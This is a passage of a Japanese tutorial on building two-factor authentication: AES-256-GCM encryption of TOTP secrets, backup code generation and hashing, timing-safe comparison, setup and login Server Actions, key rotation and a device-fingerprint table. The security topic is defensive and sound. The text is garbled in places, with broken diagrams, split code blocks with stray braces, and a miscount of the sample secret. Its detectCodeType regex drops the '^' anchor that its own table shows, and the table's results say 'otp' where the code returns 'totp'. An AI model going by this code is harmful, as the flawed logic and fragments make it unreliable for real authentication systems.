 let encrypted = cipher.update(plainSecret, 'utf8', 'hex')
 // → 平文をUTF-8バイトに変換 → AES暗号化 → hex文字列に変換
 // 入力: "JBSWY3DPEHPK3PXP" (17文字)
 // 出力: "a3b4c5d6e7f8 ..." (hex文字列)

 encrypted += cipher.final('hex')
 // → 残りのデータを暗号化して追加
 // AESはブロック暗号 (16バイト単位) なので、最後のブロックを処理

 const authTag = cipher.getAuthTag()
 // → Buffer<16 bytes>: 認証タグ
 // 暗号文の改ざんを検出するためのタグ
```

平文シーケレット

UTF-8エンコード

バイト列  
16バイト+パディング

AES-256-GCM暗号化

暗号文バイト列  
可変長

hex変換

hex文字列



```
// IV + 暗号文 + 認証タグをBase64でエンコード
const combined = Buffer.concat([
 iv, // 16バイト
 Buffer.from(encrypted, 'hex'), // 可変長
 authTag, // 16バイト
])

return combined.toString('base64')
}
```

最終的なデータ構造:

Base64エンコード前のバイナリ:

```
+-----+-----+-----+
| IV | 暗号文 | 認証タグ |
| 16 bytes | variable bytes | 16 bytes |
+-----+-----+-----+
|<----- Base64エンコード ----->|
↓
"obLD10X2Bxgp0ktcbX6Pkk0z ..." (Base64文字列)
```

この文字列がデータベースに保存される

## D.3 decryptSecret関数のバイト操作

```
export function decryptSecret(encryptedSecret: string): string {
 const key = getEncryptionKey()
 const combined = Buffer.from(encryptedSecret, 'base64')
 // → Base64文字列をバイナリバッファに変換

 // バッファを3つの部分に分割
 const iv = combined.subarray(0, IV_LENGTH)
 // → 先頭16バイト = IV

 const authTag = combined.subarray(combined.length - AUTH_TAG_LENGTH)
 // → 末尾16バイト = 認証タグ

 const encrypted = combined.subarray(IV_LENGTH, combined.length - AUTH_TAG_LENGTH)
 // → 中間部分 = 暗号文
```

バッファの分割:

```
combined: [a1 b2 c3 ... (16) | d4 e5 f6 ... (n) | g7 h8 i9 ... (16)]
 ↑ ↑ ↑
 IV (0..16) 暗号文 (16..n+16) 認証タグ (n+16..n+32)
```


  

```
subarray(0, 16) → IV
subarray(n+16, n+32) → 認証タグ
subarray(16, n+16) → 暗号文
```

```
const decipher = crypto.createDecipheriv(ENCRIPTION_ALGORITHM, key, iv)
decipher.setAuthTag(authTag)
// → 認証タグをセット（復号化時に改ざんチェックが行われる）

let decrypted = decipher.update(encrypted)
decrypted = Buffer.concat([decrypted, decipher.final()])
// → decipher.final() が呼ばれた時に認証タグの検証が行われる
// → 改ざんされていた場合、ここで例外がスローされる

return decrypted.toString('utf8')
// → バイナリを文字列に変換して返す
// "JBSWY3DPEHPK3PXP"
}
```



## D.4 バックアップコード生成のエントロピー分析

```
export function generateBackupCodes(): string[] {
 const codes: string[] = []
 const chars = 'ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789' // 36文字

 for (let i = 0; i < BACKUP_CODE_COUNT; i++) { // 10個生成
 let code = ''
 const randomBytes = crypto.randomBytes(BACKUP_CODE_LENGTH) // 8バイト

 for (let j = 0; j < BACKUP_CODE_LENGTH; j++) { // 8文字
 code += chars[randomBytes[j] % chars.length]
 // randomBytes[j]: 0~255のランダムな数値
 // % 36: 0~35の範囲に変換
 // chars[0~35]: A~Z, 0~9の中から1文字選択
 }
 codes.push(code)
 }
 return codes
}
```

エントロピー（推測困難性）の計算：

1文字あたりの選択枝：36（A-Z：26 + 0-9：10）

コード長：8文字

1コードの組み合わせ数： $36^8 = 2,821,109,907,456$ （約2.8兆通り）

10コードのうち1つを当てる確率：

$10 / 2,821,109,907,456 \approx 0.0000000035$ （ほぼゼロ）

毎秒1億回試行しても：

$2,821,109,907,456 / 10 / 100,000,000 \approx 2,821$ 秒  $\approx$  47分

→ ただしレート制限があるため、実際には数年～数十年かかる

**crypto.randomBytesとMath.randomの違い：** `Math.random()` はV8エンジンの擬似乱数生成器

（xorshift128+）を使用し、シード値から予測可能です。 `crypto.randomBytes()` はOSのエントロピーソース（/dev/urandom等）を使用し、暗号学的に安全です。セキュリティ用途では必ず

`crypto.randomBytes()` を使いましょう。

## D.5 タイミング攻撃防御の詳細

```
export function verifyBackupCode(
 inputCode: string,
 hashedCodes: string[]
): number {
 const inputHash = hashBackupCode(inputCode)

 for (let i = 0; i < hashedCodes.length; i++) {
 const storedHash = Buffer.from(hashedCodes[i], 'hex')
 const inputHashBuffer = Buffer.from(inputHash, 'hex')

 if (
 storedHash.length === inputHashBuffer.length &&
 crypto.timingSafeEqual(storedHash, inputHashBuffer)
) {
 return i
 }
 }
 return -1
}
```

タイミング攻撃の原理（より詳細）：

通常の文字列比較（`===` 演算子）の内部動作：

比較: "ABCDEFGH" `===` "AXXXXXXX"

A=A ✓ → B=X ✗ → false返却（2文字目で終了）

処理時間：約 0.1μs

比較: "ABCDEFGH" `===` "ABCDEFGX"

A=A ✓ → B=B ✓ → C=C ✓ → D=D ✓ → E=E ✓ → F=F ✓ → G=G ✓ → H=X ✗

処理時間：約 0.4μs

→ 処理時間の差（0.1μs vs 0.4μs）から

「最初の何文字が一致しているか」が推測できる

攻撃手順：

1. 1文字目を A~Z, 0-9 で総当たり → 最も遅いのが正解の1文字目

2. 2文字目を A~Z, 0-9 で総当たり → 最も遅いのが正解の2文字目

...

8. 8文字目で完成

必要な試行回数:  $36 \times 8 = 288$ 回（総当たりの2.8兆回に比べて桁違いに少ない）

`crypto.timingSafeEqual` の対策：

→ 全バイトを常に比較する

→ 結果に関係なく処理時間が一定

→ タイミングから情報が漏れない

## D.6 detectCodeType関数の自動判定ロジック

```
export function detectCodeType(code: string): 'totp' | 'backup' {
 const cleaned = code.replace(/[^A-Za-z0-9]/g, '')
 return /\d{6}$/.test(cleaned) ? 'totp' : 'backup'
}
```

判定ロジック：

ユーザー入力	cleaned	正規表現テスト	結果
"123 456"	"123456"	/^\d{6}\$/	'otp'
"123456"	"123456"	/^\d{6}\$/	'otp'
"ABCD1234"	"ABCD1234"	/^\d{6}\$/	'backup'
"ABCD-1234"	"ABCD1234"	/^\d{6}\$/	'backup'
"12345"	"12345"	/^\d{6}\$/	'backup' (5桁は不正)
"1234567"	"1234567"	/^\d{6}\$/	'backup' (7桁は不正)

#### ルール:

- 数字のみ6桁 → TOTPコード（Google Authenticator等で生成）
- それ以外 → バックアップコード（セットアップ時に発行されたもの）

この自動判定により、2FA認証画面でユーザーは「TOTPコードかバックアップコードか」を選択する必要がなく、単にコードを入力するだけで適切な検証ロジックが適用されます。

▶ 理解度チェック: lib/two-factor.ts 暗号化の深堀り


## 付録E: 2FA実装の実践ガイド -- セットアップからリカバリーまで

**この付録の目的:** lib/two-factor.ts の各関数を「いつ・どこで・どのように」使うかを、実際のユーザーフローに沿って解説します。セットアップ画面の実装、ログイン時の2FA検証、バックアップコードの管理、シークレットの暗号化ライフサイクルの全体像を理解できます。

### E.1 2FAセットアップの完全フロー

2FAのセットアップは、ユーザーの設定画面から開始されます。以下に、フロントエンドとバックエンドの連携を含む完全なフローを示します。

## 2FAセットアップの完全フロー:





| ユーザーに保存を促す |  
| ← |  
| |

## E.2 セットアップServer Actionの実装詳細

```
// lib/actions/two-factor.ts -- 2FAセットアップの実装

'use server'

import { auth } from '@/lib/auth'
import { prisma } from '@/lib/db'
import {
 generateSecret, // シークレットキー生成
 generateTOTPUri, // otpauth URI生成
 generateQRCode, // QRコード画像生成
 encryptSecret, // シークレット暗号化
 decryptSecret, // シークレット復号化
 verifyTOTP, // TOTPコード検証
 generateBackupCodes, // バックアップコード生成
 hashBackupCode, // バックアップコードハッシュ化
} from '@/lib/two-factor'
import { revalidatePath } from 'next/cache'

/**
 * Step 1: 2FAセットアップ開始
 *
 * ## 処理内容
 * 1. ユーザー認証を確認
 * 2. 新しいTOTPシークレットを生成
 * 3. シークレットを暗号化してDBに一時保存
 * 4. QRコードを生成してクライアントに返す
 *
 * ## なぜシークレットを暗号化して保存するのか
 * シークレットが平文でDBに保存されていると、
 * DBが漏洩した場合に攻撃者が2FAコードを生成できてしまいます。
 * 暗号化することで、DBが漏洩しても暗号化キーがなければ
 * シークレットを復元できません。
 */
export async function setupTwoFactor() {
 // 1. 認証チェック
 const session = await auth()
 if (!session?.user?.id) {
 return { error: '認証が必要です' }
 }

 // 2. ユーザー情報を取得
 const user = await prisma.user.findUnique({
 where: { id: session.user.id },
 select: { email: true, twoFactorEnabled: true }
 })

 if (!user) {
 return { error: 'ユーザーが見つかりません' }
 }
}
```

```

// 既に2FAが有効な場合はエラー
if (user.twoFactorEnabled) {
 return { error: '2段階認証は既に有効です' }
}

// 3. 新しいシークレットを生成
// generateSecret()は内部でcrypto.randomBytesを使用し、
// Base32エンコードされたランダム文字列を返す
const secret = generateSecret()
// → 例: "JBSWY3DPEHPK3PXP"

// 4. シークレットを暗号化してDBに保存
// この時点ではまだ2FAは有効化されていない（仮保存）
const encryptedSecret = encryptSecret(secret)
// → 例: "obLD10X2Bxgp0ktcbX6PkK0z ... "

await prisma.user.update({
 where: { id: session.user.id },
 data: { twoFactorSecret: encryptedSecret }
 // ↑ 暗号化された状態で保存
})

// 5. QRコード用のotpauth URIを生成
const uri = generateTOTPUri(secret, user.email)
// → "otpauth://totp/BON-LOG:user@example.com?secret=JBSWY3DPEHPK3PXP& ... "

// 6. QRコードをBase64画像として生成
const qrCode = await generateQRCode(uri)
// → "data:image/png;base64,iVBORw0KGgo ... "

// 7. クライアントにQRコードとシークレットを返す
// シークレットは手動入力用にも表示する
return {
 qrCode, // QRコード画像（タグで表示可能）
 secret, // 手動入力用のシークレット（QRコードが読めない場合）
}
}

```

各関数の呼び出し順序と、データがどのように変換されていくかを図で示します。

データ変換の流れ:

```
generateSecret()
```

```
→ "JBSWY3DPEHPK3PXP" (Base32文字列、20文字程度)
```

```
|
```

```
├─ encryptSecret() → "obLD10X2Bx ..." (Base64文字列)
```

```
|
```

```
→ DBに保存
```

```
|
```

```
├─ generateTOTPUri() → "otpauth://totp/BON-LOG:user@example.com? ..."
```

```
|
```

```
→ QRコードにエンコードされるURI
```

```
|
```

```
├─ generateQRCode() → "data:image/png;base64, ..."
```

```
→ ブラウザで画像として表示
```

## E.3 2FA有効化（コード検証）の実装詳細

```
// lib/actions/two-factor.ts -- 2FA有効化の実装

/**
 * Step 2: 2FA有効化（コード検証 + バックアップコード生成）
 *
 * ## 処理内容
 * 1. ユーザーが入力した6桁コードを検証
 * 2. 検証成功 → 2FAを有効化
 * 3. バックアップコードを生成してDBに保存
 * 4. バックアップコードの平文をクライアントに返す（1回限り）
 *
 * ## セキュリティポイント
 * - コードの検証はverifyTOTPで行い、前後30秒の時間ずれを許容
 * - バックアップコードはSHA-256でハッシュ化してDBに保存
 * - 平文のバックアップコードはこの応答でのみ返し、以後は復元不可
 */
export async function enableTwoFactor(code: string) {
 // 1. 認証チェック
 const session = await auth()
 if (!session?.user?.id) {
 return { error: '認証が必要です' }
 }

 // 2. DBから暗号化されたシークレットを取得
 const user = await prisma.user.findUnique({
 where: { id: session.user.id },
 select: { twoFactorSecret: true, twoFactorEnabled: true }
 })

 if (!user?.twoFactorSecret) {
 return { error: 'まず2FAのセットアップを行ってください' }
 }

 if (user.twoFactorEnabled) {
 return { error: '2段階認証は既に有効です' }
 }

 // 3. シークレットを復号化
 // AES-256-GCMで暗号化されたデータを復号化する
 // 認証タグの検証も同時に行われ、改ざんが検出される
 const secret = decryptSecret(user.twoFactorSecret)
 // → "JBSWY3DPEHPK3PXP"（平文のシークレット）

 // 4. ユーザーが入力した6桁コードを検証
 // verifyTOTPは内部的に：
 // (a) コードを数字6桁に正規化
 // (b) シークレット + 現在時刻からTOTPを計算
 // (c) 前後1ステップ（合計90秒）も照合
 const isValid = await verifyTOTP(code, secret)
```

```

if (!isValid) {
 return { error: '認証コードが正しくありません。もう一度お試しください。' }
}

// 5. バックアップコードを生成
// 10個の8文字ランダムコードを生成
const backupCodes = generateBackupCodes()
// → ["ABCD1234", "EFGH5678", "IJKL9012", ... , "WXYZ3456"]


// 6. 各コードをSHA-256でハッシュ化
// 平文はDBに保存しない（セキュリティのため）
const hashedCodes = backupCodes.map(code ⇒ hashBackupCode(code))
// → ["a1b2c3d4 ... ", "e5f6g7h8 ... ", ...]

// 7. DBを更新: 2FAを有効化 + バックアップコードを保存
await prisma.user.update({
 where: { id: session.user.id },
 data: {
 twoFactorEnabled: true, // 2FAを有効化
 backupCodes: hashedCodes.join(','), // カンマ区切りでハッシュを保存
 }
})

// 8. キャッシュを更新（設定画面に反映）
revalidatePath('/settings/security')

// 9. バックアップコードの平文を返す
// これが最初で最後の表示機会
return {
 success: true,
 backupCodes, // 平文のバックアップコード（ユーザーに保存を促す）
}
}

```




### セキュリティ保証:

- DBが漏洩しても、ハッシュからバックアップコードを復元できない

- タイミング攻撃はcrypto.timingSafeEqualで防御
- 各コードは1回使い切り（再利用不可）

## E.4 ログイン時の2FA検証フロー



```
// 2FAログイン検証の擬似コード

async function verifyTwoFactorLogin(userId: string, code: string) {
 // 1. ユーザーの2FA設定を取得
 const user = await prisma.user.findUnique({
 where: { id: userId },
 select: {
 twoFactorSecret: true,
 backupCodes: true,
 }
 })

 if (!user?.twoFactorSecret) {
 return { error: '2FA設定が見つかりません' }
 }

 // 2. 入力がTOTPコードかバックアップコードかを自動判定
 // 6桁の数字のみ → TOTP
 // それ以外 → バックアップコード
 const codeType = detectCodeType(code)

 if (codeType === 'totp') {
 // 3a. TOTPコードの検証
 const secret = decryptSecret(user.twoFactorSecret)
 const isValid = await verifyTOTP(code, secret)

 if (!isValid) {
 return { error: '認証コードが正しくありません' }
 }

 return { success: true }
 } else {
 // 3b. バックアップコードの検証
 const hashedCodes = user.backupCodes?.split(',') ?? []
 const matchIndex = verifyBackupCode(code, hashedCodes)

 if (matchIndex === -1) {
 return { error: 'バックアップコードが正しくありません' }
 }

 // 4. 使用済みコードをDBから削除
 // 同じコードを2回使えないようにする
 hashedCodes.splice(matchIndex, 1) // 一致したコードを配列から除去
 await prisma.user.update({
 where: { id: userId },
 data: { backupCodes: hashedCodes.join(',') }
 })

 // 5. 残りのバックアップコード数をチェック
 if (hashedCodes.length ≤ 2) {
 // 残り2個以下の場合、ユーザーに新しいコードの生成を促す通知を送る
 }
 }
}
```



```
 // (メール通知など)
 }

 return { success: true, remainingBackupCodes: hashedCodes.length }
}
}
```

## E.5 暗号化キーのローテーション

暗号化キー（`TWO_FACTOR_ENCRYPTION_KEY`）が漏洩した場合や、定期的なセキュリティ対策として、キーをローテーション（変更）する必要があります。

暗号化キーローテーションの手順：

1. 新しい暗号化キーを生成  
\$ openssl rand -hex 32  
→ "新しい64文字のhex文字列"
2. 全ユーザーのシークレットを再暗号化するスクリプトを実行  
旧キーで復号化 → 新キーで暗号化 → DBを更新
3. 環境変数を新しいキーに更新  
TWO\_FACTOR\_ENCRYPTION\_KEY="新しいキー"
4. アプリケーションを再デプロイ

注意：手順2と手順3の間にタイムラグがあると、一部のユーザーの2FAが使えなくなる可能性があります。  
メンテナンスウィンドウを設けて一括で行うのが安全です。

```
// scripts/rotate-encryption-key.ts -- キーローテーションスクリプト (例)

import { prisma } from '@lib/db'
import crypto from 'crypto'

const OLD_KEY = Buffer.from(process.env.OLD_ENCRYPTION_KEY!, 'hex')
const NEW_KEY = Buffer.from(process.env.NEW_ENCRYPTION_KEY!, 'hex')

async function rotateKeys() {
 // 2FAが有効な全ユーザーを取得
 const users = await prisma.user.findMany({
 where: {
 twoFactorEnabled: true,
 twoFactorSecret: { not: null },
 },
 select: { id: true, twoFactorSecret: true }
 })

 console.log(`${users.length} 人のユーザーのキーをローテーションします ...`)

 for (const user of users) {
 if (!user.twoFactorSecret) continue

 try {
 // 旧キーで復号化
 const plainSecret = decryptWithKey(user.twoFactorSecret, OLD_KEY)

 // 新キーで暗号化
 const newEncrypted = encryptWithKey(plainSecret, NEW_KEY)

 // DBを更新
 await prisma.user.update({
 where: { id: user.id },
 data: { twoFactorSecret: newEncrypted }
 })

 console.log(`ユーザー ${user.id}: 成功`)
 } catch (error) {
 console.error(`ユーザー ${user.id}: 失敗`, error)
 }
 }

 console.log('キーローテーション完了')
}

// 暗号化・復号化のヘルパー (キーを引数で受け取る版)
function decryptWithKey(encrypted: string, key: Buffer): string {
 const combined = Buffer.from(encrypted, 'base64')
 const iv = combined.subarray(0, 16)
 const authTag = combined.subarray(combined.length - 16)
 const ciphertext = combined.subarray(16, combined.length - 16)
```

```
const decipher = crypto.createDecipheriv('aes-256-gcm', key, iv)
decipher.setAuthTag(authTag)
let decrypted = decipher.update(ciphertext)
decrypted = Buffer.concat([decrypted, decipher.final()])
return decrypted.toString('utf8')
}

function encryptWithKey(plain: string, key: Buffer): string {
 const iv = crypto.randomBytes(16)
 const cipher = crypto.createCipheriv('aes-256-gcm', key, iv)
 let encrypted = cipher.update(plain, 'utf8', 'hex')
 encrypted += cipher.final('hex')
 const authTag = cipher.getAuthTag()
 const combined = Buffer.concat([iv, Buffer.from(encrypted, 'hex'), authTag])
 return combined.toString('base64')
}
```

▶ 理解度チェック: 2FA実装の実践ガイド

## 付録F: デバイスフィンガープリントの実践ガイド -- UserDeviceモデルと新規デバイス通知

**この付録の目的:** lib/fingerprint.ts をログイン処理に統合する方法を実践的に解説します。UserDeviceモデルの設計、既知デバイスの管理、新規デバイス検出時のメール通知の実装まで、完全なフローを理解できます。

### F.1 UserDeviceモデルの設計

フィンガープリントを活用したデバイス管理には、専用のDBモデルが必要です。

```
// prisma/schema.prisma -- UserDeviceモデル

model UserDevice {
 id String @id @default(cuid()) // 一意のID
 userId String @map("user_id") // ユーザーID
 fingerprint String // デバイスフィンガープリント
 deviceName String? @map("device_name") // デバイス名（自動検出）
 browser String? // ブラウザ名
 os String? // OS名
 ipAddress String? @map("ip_address") // 最後にアクセスしたIP
 lastUsedAt DateTime @default(now()) @map("last_used_at") // 最終使用日時
 isTrusted Boolean @default(false) @map("is_trusted") // 信頼済みフラグ
 createdAt DateTime @default(now()) @map("created_at") // 登録日時

 user User @relation(fields: [userId], references: [id], onDelete: Cascade)

 @@unique([userId, fingerprint]) // 同一ユーザー + 同一フィンガープリントの重複防止
 @@index([userId]) // ユーザーIDで高速検索
 @@index([fingerprint]) // フィンガープリントで高速検索
 @@map("user_devices")
}
```

UserDeviceテーブルの構造:

user\_devices テーブル:

id	user_id	fingerprint	device_name	browser	os	is_trusted
c1	user_001	aec2f5c7 ...	MacBook Pro	Chrome	macOS	true
c2	user_001	b7d3e8a1 ...	iPhone 15	Safari	iOS	true
c3	user_001	f9c4d2b6 ...	不明	Firefox	Linux	false

@@unique([userId, fingerprint]) の意味:

→ 同じユーザーが同じデバイスで2回ログインしても、レコードは1つだけ (last\_used\_atが更新される)

## F.2 デバイス登録・検出のServer Action

```
// lib/actions/device.ts -- デバイス管理Server Action

'use server'

import { prisma } from '@lib/db'
import { headers } from 'next/headers'

/**
 * User-Agent文字列からデバイス情報を解析する
 *
 * ## なぜUser-Agentを解析するのか
 * ユーザーに「MacBook Pro / Chrome」のように
 * わかりやすいデバイス名を表示するため
 *
 * ## User-Agentの例
